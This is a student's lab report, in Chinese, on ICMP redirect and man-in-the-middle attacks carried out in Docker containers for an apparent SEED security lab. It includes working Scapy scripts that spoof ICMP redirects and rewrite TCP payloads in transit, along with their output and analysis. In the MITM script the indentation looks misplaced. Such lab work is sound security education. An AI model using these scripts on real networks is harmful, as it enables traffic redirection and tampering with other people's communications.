

Lab3 ICMP Redirect Attack

57118101 卞郡菁

一、 容器构建环境

```
cd Desktop/Labs_20.04/Network\ Security\ICMP\ Redirect\ Attack\  
Lab/Labsetup/
```

```
[07/18/21]seed@VM:~/.../Labsetup$ dockps  
a64ccfb91a89  victim-10.9.0.5  
2f623dccf41b  router  
f0fcfa8a0139  host-192.168.60.5  
7650d757c22f  attacker-10.9.0.105  
3bf7fc1c78cd  malicious-router-10.9.0.111  
df81bbd70ffa  host-192.168.60.6
```

二、 配置文件

在 docker-compose.yml 中, 将 net.ipv4.conf.all. accept_redirects 的值设为 0 以接收 ICMP 重定向信息。

```
- net.ipv4.conf.all.send_redirects=0  
- net.ipv4.conf.default.send_redirects=0  
- net.ipv4.conf.eth0.send_redirects=0  
privileged: true  
volumes:
```

Task 1: Launching ICMP Redirect Attack

-重定向至本地局域网-

首先查看 victim 主机的 ip route:

```
root@a64ccfb91a89:/# ip route  
default via 10.9.0.1 dev eth0  
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5  
192.168.60.0/24 via 10.9.0.11 dev eth0
```

在 victim 主机上 ping 192.168.60.5, 发现能够正常 ping 通:

```
[07/19/21]seed@VM:~/.../Labsetup$ docksh a  
root@a64ccfb91a89:/# ping 192.168.60.5  
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.  
54 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.191 ms  
54 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.204 ms  
^C  
--- 192.168.60.5 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1027ms  
rtt min/avg/max/mdev = 0.191/0.197/0.204/0.006 ms
```

在攻击机上编写脚本 Attack.py:

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src="10.9.0.11", dst="10.9.0.5")
icmp = ICMP (type=5,code=1)
icmp.gw="10.9.0.111"
ip2=IP(src="10.9.0.5",dst="192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

其中：

①ip 为重定向的报文，攻击机 10.9.0.111 伪装成原本正确的路由 10.9.0.11 发送给 victim 主机 10.9.0.5；

②ip2 为捕获的报文，是 victim 主机 10.9.0.5 ping 目标子网 192.168.60.0/24 时发送的报文。

在攻击机上运行攻击脚本，注意需与 victim 主机发送 icmp 报文的同时进行（即 ping 192.168.60.5 时）。

```
root@7650d757c22f:/volumes# chmod a+x Attack.py
root@7650d757c22f:/volumes# Attack.py
.
Sent 1 packets.
```

结果表明：

① 此次攻击不会影响路由表——在路由表中，通过的路由依旧没有变化，依然是 10.9.0.11.

```
root@a64ccfb91a89:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```


② 此次攻击影响了路由表缓存 ——这一条信息覆盖了原本通过 10.9.0.11 的路由表信息；直到这一条缓存到期或被覆盖，都会对 victim 主机访问产生影响。

```
root@a64ccfb91a89:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 161sec
```

发现发送至 192.168.60.5 的数据包的网关已经被重定向为恶意路由器地址。


③ 此次攻击影响了数据包首先到达的路由（traceroute）：

攻击前：



```
seed@VM: ~/Labsetup
My traceroute [v0.93]
a64ccfb91a89 (10.9.0.5) 2021-07-19T11:03:17+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 7 0.2 0.3 0.2 0.6 0.1
2. 192.168.60.5 0.0% 7 0.4 0.4 0.2 0.7 0.2
```

攻击后：mtr -n 192.168.60.5，发现新增了一个 10.9.0.111 且为第一项。



```
seed@VM: ~/Labsetup
My traceroute [v0.93]
a64ccfb91a89 (10.9.0.5) 2021-07-19T11:05:40+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.111 0.0% 3 0.2 0.2 0.2 0.2 0.0
2. 10.9.0.11 0.0% 3 0.1 0.2 0.1 0.3 0.1
3. 192.168.60.5 0.0% 3 0.4 0.3 0.3 0.4 0.1
```

• Question 1: 是否可以重定向到非本地局域网计算机?

不可以。将 icmp.gw 修改为百度的 ip 地址 202.108.22.5，mtr -n 192.168.60.5 结果如下：

Host	Packets			Pings			
	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.11	0.0%	7	0.2	0.3	0.2	0.6	0.1
2. 192.168.60.5	0.0%	7	0.4	0.4	0.2	0.7	0.2

• Question 2: 是否可以重定向到 ip 不存在的计算机?

不可以。将 icmp.gw 修改为不存在的本地地址 1.1.1.1.，mtr -n 192.168.60.5 结果如下：


Host	Packets			Pings			
	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.11	0.0%	7	0.2	0.3	0.2	0.6	0.1
2. 192.168.60.5	0.0%	7	0.4	0.4	0.2	0.7	0.2

• Question 3: 配置文件 docker-compose.yml 三个参数的意义?

- net.ipv4.conf.all.send_redirects=1
- net.ipv4.conf.default.send_redirects=1
- net.ipv4.conf.eth0.send_redirects=1

参数为 0 的目的为关闭 ICMP 重定向。将值修改为 1 则代表允许发送重定向消息。

发现攻击失败：路由器还是 10.9.0.11。



```
a24ccb222827 (10.9.0.5) 2021-07-19T11:36:49+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 4 0.3 0.2 0.2 0.3 0.0
2. 192.168.60.5 0.0% 4 0.4 0.3 0.2 0.4 0.1
```

究其原因：10.9.0.111 发现直接将 10.9.0.11 作为网关更近，所以发送此重定向报文，改回了原来的路由器。

```
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.197 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.199 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.269 ms
64 bytes from 192.168.60.5: icmp_seq=23 ttl=63 time=0.368 ms
From 10.9.0.111: icmp_seq=24 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=24 ttl=63 time=0.265 ms
64 bytes from 192.168.60.5: icmp_seq=25 ttl=63 time=0.125 ms
64 bytes from 192.168.60.5: icmp_seq=26 ttl=63 time=0.202 ms
64 bytes from 192.168.60.5: icmp_seq=27 ttl=63 time=0.106 ms
64 bytes from 192.168.60.5: icmp_seq=28 ttl=63 time=0.134 ms
64 bytes from 192.168.60.5: icmp_seq=29 ttl=63 time=0.203 ms
```

Task 2: Launching the MITM Attack

修改 docker-compose.yml 文件内容，改为 `sysctl net.ipv4.ip_forward=0`；
关闭恶意路由器的 ip 转发，重启容器。

一、中间人攻击前

在 Task1 操作中，我们对 victim 主机进行 ICMP 重定向攻击，这样从 victim 主机到此目的地的所有数据包都将通过恶意路由器 10.9.0.111 进行转发，前面的攻击结果是成功的：

```
root@a64ccfb91a89:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 161sec
```

二、中间人攻击后

然后我们开始进行中间人攻击。在发起 MITM 攻击之前，我们使用 netcat 启动一个 TCP 客户端和服务端程序。

在目的容器上执行 `nc -lp 9090` 命令；

在 victim 主机上执行 `nc 192.168.60.5 9090` 命令；

在恶意路由器上执行攻击程序 `mitm_sample.py`，代码中我们将对报文中的“bjj”字符串修改为“AAA”，程序如下：

```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.....")
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'bjj', b'AAA')
        send(newpkt/newdata)
    else:
        send(newpkt)
    f = 'tcp'
    pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

执行攻击程序后，被攻击主机、目的主机以及恶意路由器输入输出分别如下：

被攻击主机：

```
root@a64ccfb91a89:/# nc 192.168.60.5 9090
bjjaabjjbjj
abc
my name is bjj
```

目的主机:

```
root@e94c023e97a8:/# nc -lp 9090
AAAaaAAAAAA
abc
my name is AAA
```

恶意路由器:

```
root@c876c5251122:/volumes# mitm_sample.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
*** b'bjjaabjjbjj\n', length: 12
.
Sent 1 packets.
*** b'abc\n', length: 4
.
Sent 1 packets.
*** b'my name is bjj\n', length: 15
.
Sent 1 packets.
```

结果表明:

被攻击主机发送的信息中“bjj”字符串全部改变为“AAA”，中间人攻击成功。

- **Question 4: 过滤器实际上只要捕捉一个方向的流量就行，请指出哪个方向，并解释原因。**

将过滤器代码分别修改为:

(1) `f = 'tcp and ether src 02:42:0a:09:00:05'` : 代表只捕获来自 mac 地址为被攻击主机 mac 地址的 tcp 流量; 攻击结果与之前攻击结果相同;

(2) `f = 'tcp and ether dst 02:42:0a:09:00:05'` : 代表只捕获发送至 mac 地址为被攻击主机 mac 地址的 tcp 流量; 中间人攻击失效, 攻击结果如下:

victim 主机输入:

```
root@9eae89e555ba:/# nc 192.168.60.5 9090
bjjabjj
```

目的主机无输出:

```
root@e94c023e97a8:/# nc -lp 9090
```

恶意路由器无数据包发送:

```
root@c876c5251122:/volumes# mitm_sample.py
LAUNCHING MITM ATTACK.....
```

实验结果显示: 只需要捕获从 victim 主机 (即客户端) 到目的主机 (即服务端) 的流量即能实现中间人攻击; 而捕获从目的主机到被攻击主机的流量无法实现中间人攻击。

推测原因: 恶意路由器关闭了 ip 转发的功能, 如果只捕获从目的主机到被攻击主机的流量, 恶意路由器接收到来自被攻击主机的数据包后, 不会发送数据包给目的主机, 导致目的主机根本没有接收到流量, 也不会往被攻击主机发送流量, 所以我们应该捕获从被攻击主机到目的主机的流量。

• Question 5: 过滤器实际上可以使用 A 的 IP 地址或 MAC 地址, 请说明哪一个奏效, 并解释原因。

结论: 两种过滤都能成功攻击, 但是为节约系统资源, 应选择通过 mac 地址进行过滤。

1. 改为 MAC 地址

```
print('*** %s, length: %d' % (data, len(data)))
# Replace a pattern
newdata = data.replace(b'bjj', b'AAA')
send(newpkt/newdata)
else:
    send(newpkt)
    f = 'tcp and ether host 02:42:0a:09:00:05'
    pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

攻击可以正常进行, 每发送一行信息, 恶意路由器也发送一个数据包。


```

root@c876c5251122:/volumes# mitm_sample.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
*** b'bjsaabbjsbjj\n', length: 12
.
Sent 1 packets.
*** b'abc\n', length: 4
.
Sent 1 packets.
*** b'my name is bjj\n', length: 15
.
Sent 1 packets.

```

2. 改为 IP 地址

```

else:
    send(newpkt)
    f = 'tcp and host 10.9.0.5'
    pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

攻击可以正常进行，“bjj”字符串被成功替换，但恶意路由器会不停地发送数据包，从而浪费我们的性能，如下图：

```

Sent 1 packets.
*** b'AAAaa\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
*** b'babba\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
*** b'aaAAAsAAA\n', length: 10
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAaa\n', length: 6

```

恶意路由器不停发送数据包的原因是我们的程序不仅捕获来自被攻击主机的数据包，还捕获了恶意路由器修改后发送的数据包，这样不停地捕获自己发送的数据包再发送，造成了程序不停发送数据包。

因此，过滤器应该过滤掉程序自己发送的数据包。来自 victim 主机的数据包和我们伪造的数据包 ip 地址一样，但 mac 地址信息不一样，因此过滤 ip 不能起到很好的效果，而使用 mac 地址能起到过滤的效果。